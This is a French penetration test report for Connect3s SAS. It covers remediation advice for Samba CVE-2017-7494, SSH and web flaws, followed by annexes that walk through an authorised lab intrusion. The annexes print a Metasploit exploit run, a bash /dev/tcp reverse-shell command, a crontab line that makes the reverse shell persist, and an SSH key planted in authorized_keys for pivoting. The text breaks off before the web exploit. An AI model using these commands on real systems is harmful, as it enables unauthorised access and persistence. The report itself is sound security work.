# RAPPORT DE TEST D'INTRUSION - CONNECT3S SAS

**Auteur :** SAMPEREZ Alexandre **Client :** Connect3s SAS

**RAPPORT DE TEST D'INTRUSION - CONNECT3S SAS** **1**
1. Introduction 2
1.1 Conditions Générales de Service (CGS) 2
1.2 Lettre d'engagement 3
2. Correction des failles 4
2.1 Disclaimer 4
2.2 Correction des failles Samba (CVE-2017-7494) 5
2.3 Correction de la persistance via Crontab 5
2.4 Correction du tunnel SSH (utilisé pour le pivot) 5
2.5 Correction des failles machine WEB 6
3.1 PSSI (Politique de Sécurité des Systèmes d'Information) 7
3.2 PCA (Plan de Continuité d'Activité) 7
3.3 PRA (Plan de Reprise d'Activité) 7
4. Annexes 8
4.1 Intrusion Samba 8
4.1.1 - Scan du réseau 8
4.1.2 - Exploit Samba 4.6.3 9
4.1.3 - Mise en place de persistance 11
4.1.4 - Conclusion intrusion sur Samba 11
4.2 - Intrusion machine WEB 11
4.2.1 - Scan du réseau 12
4.2.2 - Mise en place pivot 12
4.2.3 - Exploitation faille WEB 14

# 1. Introduction

Dans le cadre de l'amélioration continue de la sécurité de ses infrastructures, la société Connect3s SAS a mandaté **SAMPEREZ Alexandre** pour réaliser un test d'intrusion ciblé sur deux systèmes critiques : une machine Samba et une machine web.

L'objectif principal de cette mission est d'identifier les vulnérabilités potentielles afin de proposer des mesures correctives adaptées et garantir la résilience des actifs informatiques de l'entreprise face aux menaces externes et internes. Ce document présente les méthodologies employées, les découvertes effectuées, ainsi que les recommandations associées.

Je rappelle que les modalités de cette mission, ainsi que les responsabilités respectives du Prestataire et du Client, sont clairement définies dans les Conditions Générales de Service (CGS) et la lettre d'engagement qui ont été préalablement convenues.

## 1.1 Conditions Générales de Service (CGS)

**Article 1 : Objet des CGS**

Les présentes Conditions Générales de Service (CGS) définissent les modalités et conditions de la prestation de tests d'intrusion (pentesting) réalisée par **SAMPEREZ Alexandre**, ci-après dénommé « le Prestataire », pour le compte de Connect3s SAS, ci-après dénommée « le Client ».

**Article 2 : Portée des Services**

Le Prestataire effectuera un test d'intrusion sur les systèmes suivants :

- Une machine Samba.
- Une machine web accessible via un pivot à partir de la machine Samba.

Le point d'entrée dans le réseau sera une machine Kali Linux exécutée sur Docker dans l'infrastructure de l'entreprise (réseau 172.19.0.0/16). Les tests seront préférentiellement effectués en soirée, en période de faible affluence, afin de minimiser l'impact sur les activités courantes de l'entreprise.

**Article 3 : Obligations du Prestataire**

Le Prestataire s'engage à :

1. Réaliser les tests d'intrusion conformément aux bonnes pratiques de la cybersécurité et dans le respect des lois en vigueur.
2. Respecter la confidentialité des informations auxquelles il pourrait avoir accès durant la mission.
3. Remettre un rapport détaillé des vulnérabilités identifiées, incluant des recommandations pour leur correction.

4. Limiter ses actions au périmètre défini par le Client et ne pas explorer ou tester des systèmes hors périmètre.

**Article 4 : Obligations du Client**

Le Client s'engage à :

1. Fournir les accès nécessaires au Prestataire pour réaliser les tests.
2. Préciser les systèmes critiques ou hors périmètre le cas échéant.
3. Assurer la correction des vulnérabilités identifiées dans un délai raisonnable.

**Article 5 : Confidentialité**

Le Prestataire s'engage à traiter toutes les informations collectées dans le cadre de la mission avec une stricte confidentialité. Le rapport final sera fourni uniquement à Ludovic Laborde, personne de contact désignée par Connect3s SAS.

**Article 6 : Limitation de responsabilité**

Le Prestataire ne pourra être tenu responsable des conséquences d'une exploitation malveillante des vulnérabilités identifiées. La responsabilité de la correction et de la mise en œuvre des recommandations incombe exclusivement au Client.

**Article 7 : Tarifs et Modalités de Paiement**

Les tarifs de la prestation sont communiqués au Client avant le début de la mission. Le paiement est exigible dans un délai de 30 jours suivant la remise du rapport final.

**Article 8 : Litiges et Droit Applicable**

En cas de litige, les parties s'engagent à rechercher une solution amiable. À défaut, le litige sera soumis à la juridiction des tribunaux compétents du ressort du siège social du Prestataire. Le droit applicable sera le droit français.

**Article 9 : Durée des CGS**

Les présentes CGS prennent effet à compter de leur acceptation par le Client et restent valables jusqu'à l'achèvement de la prestation.

---

## 1.2 Lettre d'engagement

**SAMPEREZ Alexandre**

**Destinataire :** Connect3s SAS À l'attention de Ludovic Laborde 37 bis Av. Henri Matisse 06200, Nice

**Objet :** Lettre d'engagement pour la réalisation d'un test d'intrusion **Date :** 20/11/2025

Monsieur Laborde,

Par la présente, je soussigné **SAMPEREZ Alexandre**, m'engage à réaliser un test d'intrusion au sein de votre infrastructure informatique conformément à la proposition présentée et aux Conditions Générales de Service (CGS) annexées à cette lettre.

**Portée de la mission** Le test d'intrusion portera sur les systèmes suivants :

- Une machine Samba.
- Une machine web accessible par un pivot via la machine Samba.

Le point d'entrée dans le réseau sera une machine Kali Linux exécutée sur Docker dans votre infrastructure (réseau 172.19.0.0/16). Les tests seront préférentiellement menés en soirée, lors de périodes de faible affluence, afin de réduire les perturbations sur vos activités.

**Engagements du Prestataire**

En tant que prestataire, je m'engage à :

- Réaliser la mission dans le respect des normes et règlements en vigueur.
- Respecter la stricte confidentialité des données et informations auxquelles j'aurai accès dans le cadre de cette mission.
- Livrer un rapport détaillé des résultats et recommandations au terme de la prestation, adressé exclusivement à Ludovic Laborde.

**Conditions et responsabilités** La correction des vulnérabilités identifiées sera de la responsabilité exclusive de Connect3s SAS. En cas de litige, les tribunaux compétents seront ceux du ressort de mon siège social, et le droit français sera applicable.

Cordialement,

**SAMPEREZ Alexandre**

# 2. Correction des failles

## 2.1 Disclaimer

Ce rapport présente les vulnérabilités identifiées lors des tests d'intrusion réalisés sur l'infrastructure de Connect3s SAS. Les failles mentionnées sont celles découvertes durant la période de test. Il est important de noter que ces tests ne garantissent pas l'identification de l'intégralité des vulnérabilités (limites des outils, évolution des systèmes, configurations spécifiques). Ce rapport est un état des lieux à un instant donné et non une garantie absolue de sécurité. Connect3s SAS reste responsable de l'analyse approfondie et de la correction des vulnérabilités.

## 2.2 Correction des failles Samba (CVE-2017-7494)

**Analyse :** La version 4.6.3 de Samba présente sur le réseau est vulnérable à une exécution de code à distance (Faille CVE-2017-7494). Cette vulnérabilité critique permet à un attaquant d'exécuter des commandes avec les privilèges *root* (administrateur), pouvant mener à une compromission totale de la machine, une fuite de données et l'installation de persistance malveillante.

**Recommandations :**

1. **Mise à jour :** Appliquer le correctif officiel. Les versions de Samba supérieures ou égales à 4.6.4 corrigent cette vulnérabilité. La mise à jour régulière est la mesure la plus efficace.
2. **Surveillance (Logs) :** Mettre en place des logs pour surveiller l'activité Samba et détecter les tentatives d'exploitation. Utiliser des outils comme *grep* ou un SIEM pour analyser les connexions inhabituelles.
3. **Pare-feu :** Activer un pare-feu pour restreindre l'accès aux ports Samba uniquement aux utilisateurs et réseaux autorisés.

**Résumé :**

- Mettre à jour Samba vers une version sécurisée.
- Restreindre les connexions via un pare-feu.
- Activer la journalisation pour surveiller les accès suspects.

## 2.3 Correction de la persistance via Crontab

**Analyse :** L'outil *crontab* (planificateur de tâches) a été utilisé pour établir un *reverse shell* persistant, permettant à la machine compromise de se reconnecter automatiquement à l'attaquant à intervalles réguliers, même après redémarrage.

**Recommandations :**

1. **Restriction d'accès :** Restreindre l'accès à *crontab* via les fichiers `cron.allow` et `cron.deny`. Seuls les administrateurs doivent pouvoir planifier des tâches.
2. **Surveillance :** Surveiller toute modification des fichiers *cron* via la mise en place de logs d'audit.

**Résumé :**

- Restreindre l'accès en utilisant `cron.allow` et `cron.deny`.
- Surveiller les modifications des fichiers *cron* avec un fichier de log.
- Configurer des alertes réseau pour détecter les connexions sortantes suspectes.

## 2.4 Correction du tunnel SSH (utilisé pour le pivot)

**Analyse :** Une mauvaise configuration du service SSH a permis de créer un tunnel SOCKS pour pivoter de la machine Samba vers la machine Web. L'accès *root* direct via SSH était autorisé, et le transfert de port (*port forwarding*) n'était pas restreint.

**Recommandations :**

1. **Désactiver l'accès root :** Modifier `/etc/ssh/sshd_config` avec `PermitRootLogin no`. Cela oblige un attaquant à compromettre d'abord un compte utilisateur standard.
2. **Restreindre les utilisateurs :** Utiliser la directive `AllowUsers` pour limiter l'accès SSH aux seuls utilisateurs nécessaires.
3. **Désactiver les tunnels :** Ajouter dans `/etc/ssh/sshd_config` : `AllowTcpForwarding no`, `PermitTunnel no`, `GatewayPorts no` pour empêcher le détournement de trafic.
4. **Journalisation :** Augmenter le niveau de log avec `LogLevel VERBOSE` pour surveiller les créations de tunnels.

**Résumé :**

- Désactiver l'accès root et restreindre SSH aux utilisateurs autorisés.
- Bloquer le *port forwarding* et les tunnels dans la configuration SSH.
- Activer la journalisation verbeuse et surveiller les connexions.

## 2.5 Correction des failles machine WEB

**Analyse :** Deux vulnérabilités majeures ont été identifiées sur la machine Web :

1. Utilisation d'identifiants par défaut (`admin` / `password`).
2. Fonctionnalité d'upload de fichiers non sécurisée, permettant le téléversement de scripts malveillants (PHP) exécutables sur le serveur.

**Recommandations :**

1. **Gestion des identifiants :** Remplacer immédiatement les mots de passe par défaut par des mots de passe robustes.
2. **Filtrage des uploads :** Mettre en place une liste blanche d'extensions autorisées (.jpg, .png, .pdf) et bloquer strictement les exécutables (.php, .exe, .sh).
3. **Désactivation de l'exécution :** Configurer le serveur web pour interdire l'exécution de scripts dans le répertoire dédié aux uploads.
4. **Antivirus :** Installer une solution (ex: ClamAV) pour scanner automatiquement les fichiers uploadés.

**Résumé :**

- Valider et filtrer les fichiers via une liste blanche d'extensions.
- Désactiver l'exécution des scripts dans le répertoire d'upload.
- Scanner les fichiers avec un antivirus.
- Surveiller les logs d'upload.

# 3. Conseil de mise en place de sécurité

## 3.1 PSSI (Politique de Sécurité des Systèmes d'Information)

Voici 10 règles essentielles recommandées par l'ANSSI à intégrer à votre PSSI :

1. **Mots de passe :** Forts (12 caractères min, complexes) et uniques pour chaque compte.
2. **Sauvegardes :** Régulières, stockées de manière sécurisée sur site et hors site.
3. **Protection malware :** Antivirus à jour sur tous les systèmes.
4. **Mises à jour :** Application systématique des correctifs de sécurité dès publication.
5. **Contrôle d'accès :** Principe du moindre privilège (accès selon le besoin réel).
6. **Formation :** Sensibilisation régulière des collaborateurs (phishing, hygiène numérique).
7. **Mobilité :** Sécurisation des équipements mobiles (chiffrement) et accès distants (VPN, MFA).
8. **Données sensibles :** Chiffrement des données sensibles au repos et en transit.
9. **PCA :** Planifier la continuité des services critiques.
10. **PRA :** Planifier la reprise après sinistre majeur.

## 3.2 PCA (Plan de Continuité d'Activité)

Bonnes pratiques pour assurer la continuité :

- **Identification :** Hiérarchiser les activités critiques (commandes, finances, etc.).
- **Redondance :** Doubler les systèmes critiques (serveurs, réseaux) pour minimiser l'impact des pannes.
- **Inventaire :** Tenir à jour la liste des ressources matérielles et logicielles nécessaires.
- **Accès :** Centraliser la gestion des identifiants et utiliser l'authentification multi-facteurs (MFA).
- **Fournisseurs :** Vérifier les capacités de continuité des partenaires stratégiques.
- **Incidents :** Définir des procédures de réaction face aux incidents majeurs.
- **Surveillance :** Détection en temps réel des défaillances.
- **Communication :** Préparer des canaux de communication de crise (internes/externes).
- **Simulation :** Tester le PCA régulièrement via des exercices.
- **Révision :** Mettre à jour le PCA annuellement.

## 3.3 PRA (Plan de Reprise d'Activité)

Bonnes pratiques pour la reprise après sinistre :

- **Cibles :** Identifier les données et applications prioritaires à restaurer.
- **Objectifs (RTO/RPO) :** Définir le temps maximal d'interruption et la perte de données maximale tolérable.
- **Sauvegardes :** S'assurer que les sauvegardes respectent les objectifs RPO et sont testées.

- **Procédures :** Documenter pas à pas la reconstruction des systèmes pour chaque scénario (cyberattaque, panne physique).
- **Tests :** Simuler des sinistres pour valider l'efficacité du PRA.
- **Infrastructures :** Prévoir des équipements de secours (Failover).
- **Accès reprise :** Sécuriser l'accès aux environnements de secours (MFA).
- **Humain :** Former des binômes pour chaque rôle clé afin de pallier les absences.
- **Mise à jour :** Adapter le PRA aux évolutions technologiques de l'entreprise.

# 4. Annexes

*Cette section détaille les aspects techniques de l'intrusion réalisée par **SAMPEREZ Alexandre**.*

## 4.1 Intrusion Samba

### 4.1.1 - Scan du réseau

Le test démarre lorsque nous sommes connectés sur la machine kali linux dans le réseau (la mise en place de l'environnement sera indiqué dans les annexes). Nous commençons donc par un scan du réseau sur lequel se trouve la machine kali afin d'identifier l'adresse IP de la Samba.

```
┌──(root㉿5cdce6811683)-[/]
└─# nmap -F 172.19.0.0/16
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-11 20:11 UTC
Nmap scan report for 172.19.0.1
Host is up (0.0000080s latency).
All 100 scanned ports on 172.19.0.1 are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 02:42:A9:86:24:08 (Unknown)

Nmap scan report for Nessus.auditssecu-main_pentestnetwork (172.19.0.3)
Host is up (0.0000080s latency).
All 100 scanned ports on Nessus.auditssecu-main_pentestnetwork (172.19.0.3) a
re in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 02:42:AC:13:00:03 (Unknown)

Nmap scan report for samba.auditssecu-main_pentestnetwork (172.19.0.4)
Host is up (0.0000080s latency).
Not shown: 98 closed tcp ports (reset)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:13:00:04 (Unknown)
```

Le résultat nous permet d'identifier l'adresse IP de la Samba à savoir 172.19.0.4, grâce à cela nous allons donc pouvoir réaliser un scan spécifique à la machine afin de découvrir les services présents dessus ainsi que leurs versions.

```
┌──(root㉿5cdce6811683)-[/]
└─# nmap -p- -sC -sV 172.19.0.4
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-11 20:12 UTC
Nmap scan report for samba.auditssecu-main_pentestnetwork (172.19.0.4)
Host is up (0.0000080s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp open  netbios-ssn Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:13:00:04 (Unknown)
Service Info: Host: A7E8290F2BC1

Host script results:
| smb2-time:
|   date: 2026-01-11T20:12:32
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: a7e8290f2bc1
|   NetBIOS computer name: A7E8290F2BC1\x00
|   Domain name: \x00
|   FQDN: a7e8290f2bc1
|_  System time: 2026-01-11T20:12:33+00:00

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.62 seconds
Segmentation fault (core dumped)
```

On apprend donc que la version de Samba de la machine est la 4.6.3, nous allons donc chercher si des vulnérabilités sont connues sur cette version.

## 4.1.2 - Exploit Samba 4.6.3

Avec une simple recherche google on tombe sur la vulnérabilité suivante correspondant au CVE 2017-7494 :

Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)

Nous allons maintenant nous servir de metasploit afin d'utiliser cette vulnérabilité :

```
msf6 > search is_known

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename     2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
```

```
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.19.0.3:445 - Using location \\172.19.0.3\myshare\ for the path
[*] 172.19.0.3:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.3:445 - Share 'myshare' has server-side path '/home/share
[*] 172.19.0.3:445 - Uploaded payload to \\172.19.0.3\myshare\RlIRlDSq.so
[*] 172.19.0.3:445 - Loading the payload from server-side path /home/share/Rl
IRlDSq.so using \\PIPE\/home/share/RlIRlDSq.so ...
[-] 172.19.0.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.3:445 - Loading the payload from server-side path /home/share/Rl
IRlDSq.so using /home/share/RlIRlDSq.so ...
[+] 172.19.0.3:445 - Probe response indicates the interactive payload was loa
ded ...
[*] Found shell.
[*] Command shell session 2 opened (172.19.0.4:34653 → 172.19.0.3:445) at 20
26-01-12 09:18:48 +0000

whoami
root
```

On recherche donc l'exploit que nous venons de trouver qui s'appelle is_known_pipename et on l'utilise sur la machine samba (RHOSTS). Résultat nous sommes connectés sur la Samba en tant que root (administrateur) comme nous pouvons le voir via le résultat de la commande whoami. Nous avons encore un problème cependant, notre shell n'est pas interactif (il n'attend pas d'interactions directes et donc n'affiche pas de prompt) nous allons donc remédier à cela en effectuant un reverse shell (au lieu que nous nous connectons à la Samba depuis notre machine, nous allons faire en sorte que ce soit la samba qui se connecte à la nôtre).

```
whoami
root
/bin.^H
/bin/sh: 6: /bin: not found
/bin/bash -c "/bin/bash -i >& /dev/tcp/172.19.0.4/4444 0>&1"
```

```
┌──(root㉿5cdce6811683)-[/]
└─# nc -lvnp 4444
listening on [any] 4444 ...


connect to [172.19.0.4] from (UNKNOWN) [172.19.0.3] 54794
root@a7e8290f2bc1:/tmp#
```

Une fois cela exécuté on voit bien que l'on récupère une connexion à la machine Samba directement initiée par celle-ci.

```
root@a7e8290f2bc1:/tmp# ls
ls
```

Nous avons donc maintenant accès à la samba avec un shell depuis notre machine kali mais l'objectif d'un attaquant lors d'une attaque est de garantir une persistance dans sa connexion à la victime, notre but va donc être de créer une persistance en faisant en sorte que la samba cherche en permanence à créer un reverse shell vers notre machine kali.

### 4.1.3 - Mise en place de persistance

Afin de mettre cette persistance en place nous allons utiliser crontab, un outil qui l'exécution automatique de tâches sur Linux que nous allons utiliser afin qu' automatiquement la Samba créé le reverse shell vers notre machine kali. Pour ce faire on doit d'abord installer crontab sur la Samba et introduire dans le fichier de configuration notre commande de reverse shell vue précédemment.

```
root@a7e8290f2bc1:~# apt install cron
```

```
root@a7e8290f2bc1:~# service cron start
service cron start
 * Starting periodic command scheduler cron
   ... done.
root@a7e8290f2bc1:~# service cron status
service cron status
 * cron is running
root@a7e8290f2bc1:~#
```

Une fois la commande introduite dans le fichier de configuration de crontab on vérifie qu'elle s'exécute via la commande crontab -l .

```
root@a7e8290f2bc1:~# crontab -l
crontab -l
* * * * * /bin/bash -c '/bin/bash -i >& /dev/tcp/172.19.0.4/4444 0>&1'
root@a7e8290f2bc1:~#
```

On peut bien observer que la ligne que l'on a ajoutée s'exécute. On peut vérifier la mise en place de la persistance en lançant de nouveau une écoute sur le port 4444 et on observe que la machine se connecte d'elle-même.

### 4.1.4 - Conclusion intrusion sur Samba

Nous sommes donc à présent root sur la Samba avec une persistance opérationnelle, nous pouvons donc maintenant commencer à travailler à partir de celle-ci dans le but de créer un pivot nous donnant l'accès à la machine web. Je précise que les corrections des failles relatives à la samba seront abordées dans la conclusion générale du test d'intrusion.

## 4.2 - Intrusion machine WEB

Nous allons à présent détailler les différentes actions entreprises afin d'introduire la machine web.

### 4.2.1 - Scan du réseau

La machine web se trouvant dans un réseau distant à notre machine kali, nous avons besoin de mettre en place un pivot afin de pouvoir l'atteindre, c'est-à-dire que l'on va utiliser la machine compromise (Samba) pour accéder à la machine web.
La première étape est de scanner le nouveau réseau auquel nous avons accès depuis la Samba à savoir 172.18.0.0/16 .

```
root@a7e8290f2bc1:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
 UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
14: eth1@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
 UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

```
Nmap scan report for 172.18.0.2
Host is up (0.00033s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Grâce au scan on peut identifier l'adresse IP de la machine web à savoir 172.18.0.2

### 4.2.2 - Mise en place pivot

Maintenant que nous disposons de l'adresse IP de la machine WEB notre but va être de mettre en place le pivot pour pouvoir agir directement depuis notre machine kali sur la machine web alors qu'elle ne sont pas sur le même réseau. Pour ce faire notre première étape va être via SSH, nous allons faire en sorte que notre machine kali soit reconnue comme machine autorisée sur le SSH du Samba. Pour ce faire nous allons créer un dossier ~/.ssh dans lequel on va créer un fichier authorized_keys qui sert à stocker les clés publiques SSH qui sont autorisées à la connexion sur la Samba. On va donc faire générer une clé SSH publique sur notre machine kali afin de l'introduire dans le fichier authorized_keys.  .


```
┌──(root㉿5cdce6811683)-[/]
└─# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:0Oat99fVR2U+0coARgVMx+MEpjjZi0HsL/B3eWXeVm4 root@5cdce6811683
The key's randomart image is:
+---[RSA 4096]----+
|      ..   +O*o   .|
|     ..= +..=   .+|
|     .* =  o + +o|
|    . .B o   . =.+|
|     o..S .. + ++|
|      o o.o . . E|
|       o....   +o|
|         . .  . .|
|           ..    |
+----[SHA256]-----+
```

```
┌──(root㉿5cdce6811683)-[/]
└─# cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDUYFx+9ialx+RF6j4PQU3t+vXcM0aJJ3ZayFDbz
YGbPEVURWB7FbsPiAgg6vRzVrccoqwk4sQ08p266ZY7bjrONwHKmP0fqmAg6HH8ZGxRs/Oy9Afdlr
mtYuq0wVrrYsNrIVX4G+FN1BjrEqHYJnD6E/VdkBFxG4xVrVLoxQ/C7XQ9nWJlyu/8TihgRPij4UX
JQQAzIiUM8+zSZ222vqzCzhNCPREaO9aUpx8+RSGtuXH4zVN0DGS7UuvjVjQ6//OFTSW18eC9QJzg
KRc/ET09VqTGoRB0iMeFDZ1gAJskD0ILU+yd1BBCj9mTvf+T+/CW0YBjC7szzDYS3KxxrOglq8RaK
EBeuvamueMSqUMX6VY3akzT3rRXdzz7EnweUOJdD7/FHfq0fxKA8FQG8nXtUdI3YrXidKtGuChGdm
5hm+f8VGxyzrloCPuE2X34YEmRGjw/rPrD7Th69XT/f3zlR0B3BoeX1S/L7XfMY9yjuZkJ+lz6hYA
3ZDRtxV6RCDISYksN5StpW8TqHw6G97IBjCOG5y7pqIKVXgSFktFkim6PDJOieOfgPIkQVZeY/kcl
kimkDN3xAC31NL6DIxcG4JxwUm5721g3eTHZd3T8FyQQ4VhEXIkS6c25RPxh8n/yGj9Pb3746W8zd
CszGsuYLkFjrt+PHu2EQm6NQZQyRQ== root@5cdce6811683
```


On fait afficher la clé publique que l'on vient de créer grâce à un cat /root/.ssh/id_rsa.pub afin de la copier et la mettre dans le fichier authorized_keys.

```
root@a7e8290f2bc1:~# mkdir -p ~/.ssh && chmod 700 ~/.ssh
mkdir -p ~/.ssh && chmod 700 ~/.ssh
root@a7e8290f2bc1:~# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDUYFx+9ialx+
RF6j4PQU3t+vXcM0aJJ3ZayFDbzYGbPEVURWB7FbsPiAgg6vRzVrccoqwk4sQ08p266ZY7bjrONwH
KmP0fqmAg6HH8ZGxRs/Oy9AfdlrmtYuq0wVrrYsNrIVX4G+FN1BjrEqHYJnD6E/VdkBFxG4xVrVLo
xQ/C7XQ9nWJlyu/8TihgRPij4UXJQQAzIiUM8+zSZ222vqzCzhNCPREaO9aUpx8+RSGtuXH4zVN0D
GS7UuvjVjQ6//OFTSW18eC9QJzgKRc/ET09VqTGoRB0iMeFDZ1gAJskD0ILU+yd1BBCj9mTvf+T+/
CW0YBjC7szzDYS3KxxrOglq8RaKEBeuvamueMSqUMX6VY3akzT3rRXdzz7EnweUOJdD7/FHfq0fxK
A8FQG8nXtUdI3YrXidKtGuChGdm5hm+f8VGxyzrloCPuE2X34YEmRGjw/rPrD7Th69XT/f3zlR0B3
BoeX1S/L7XfMY9yjuZkJ+lz6hYA3ZDRtxV6RCDISYksN5StpW8TqHw6G97IBjCOG5y7pqIKVXgSFk
tFkim6PDJOieOfgPIkQVZeY/kclkimkDN3xAC31NL6DIxcG4JxwUm5721g3eTHZd3T8FyQQ4VhEXI
kS6c25RPxh8n/yGj9Pb3746W8zdCszGsuYLkFjrt+PHu2EQm6NQZQyRQ== root@5cdce6811683"
 >> ~/.ssh/authorized_keys
<Fjrt+PHu2EQm6NQZQyRQ== root@5cdce6811683" >> ~/.ss/authorized_keys
root@a7e8290f2bc1:~# chmod 600 ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
root@a7e8290f2bc1:~#
```

Une fois cela fait, on peut mettre notre tunnel SSH en place en mode proxy afin de rediriger le trafic vers notre machine kali (ce que l'on verra plus tard) .




Notre tunnel SSH est donc maintenant bien fonctionnel, via l'argument -D 9050 nous avons configuré un proxy SOCKS qui va rediriger tous les trafics envoyés au port local 9050 (9050 car il s'agit du port par défaut qu'utilise proxychain que l'on va utiliser) via le tunnel SSH.
Maintenant que cela est configuré nous allons utiliser proxychains afin de pouvoir rediriger le trafic entre la Samba et la machine WEB sur notre machine Kali via le tunnel créé .
Une fois que cela est bon nous pouvons donc interagir avec la machine web depuis notre machine kali alors qu'elle sont sur deux réseaux distincts grâce au tunnel.




Maintenant que l'on sait que notre tunnel et notre proxy sont bien opérationnels, on peut aller travailler sur la page web de la machine directement depuis notre machine kali.

